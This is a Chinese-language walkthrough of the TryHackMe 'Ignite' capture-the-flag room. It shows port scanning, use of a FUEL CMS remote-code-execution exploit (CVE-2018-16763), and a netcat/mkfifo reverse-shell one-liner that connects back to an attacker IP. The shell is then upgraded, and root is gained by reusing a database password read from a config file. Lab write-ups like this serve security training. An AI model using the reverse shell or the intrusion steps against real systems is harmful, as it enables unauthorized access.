
Ignite

URL

https://tryhackme.com/room/ignite


IP

10.10.169.255



```
└──╼ #rustscan -a 10.10.169.255 -r 1-65535 --scripts none --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.169.255:80
10.10.169.255 -> [80]
```

使用rustscan 快速的找到開啟的port




```
└──── #nmap -sC -sV -Pn 10.10.169.255 -p80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-25 19:57 CST
Nmap scan report for 10.10.169.255
Host is up (0.46s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.45 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉

看到有robots.txt，偷偷看一下，是一個登入頁面


看起來是一個CMS，找找看漏洞

馬上就找到CVE-2018-16763




```
└──╼ #python3 exploit.py -u http://10.10.169.255
[+]Connecting...
Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt


Enter Command $
```

看起來成功了




```
Enter Command $rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.66.18 1234 >/tmp/f
```



```
└──╼ #nc -lvnp 1234
listening on [any] 1234 ...


connect to [10.4.66.18] from (UNKNOWN) [10.10.169.255] 45630
/bin/sh: 0: can't access tty; job control turned off
$ $ $ $
```

一開始就想到要回彈shell，但一開始自己試都沒辦法
網路上找了一下就找到可以回彈shell的code



```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ ^Z
[1]+  Stopped                 nc -lvnp 1234
┌─[✗]─[root@parrot]─[~]
└──╼ #stty raw -echo; fg
nc -lvnp 1234

www-data@ubuntu:/var/www/html$
```

換成互動性的shell


到家目錄就找到第1題答案了

再來就是提權了

但是試了幾個方法要馬要密碼要馬權限不夠

原本要用linpeas掃一下，但沒辦法把腳本丟上去

只好再回網頁看一下，就看到資料庫的連線設定檔的位置




2

Install the database


Install the FUEL CMS database by first creating the database in MySQL and then importing the **fuel/install/fuel_schema.sql** file. After creating the database, change the database configuration found in **fuel/application/config/database.php** to include your hostname (e.g. localhost), username, password and the database to match the new database you created.

找到資料庫的連線資訊，搞不好這組密碼就是OS root的密碼



```
$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);
```

看來沒錯



```
www-data@ubuntu:/var/www/html$ su - root
Password:
root@ubuntu:~#
```

在root家目錄就會找到第2題的答案囉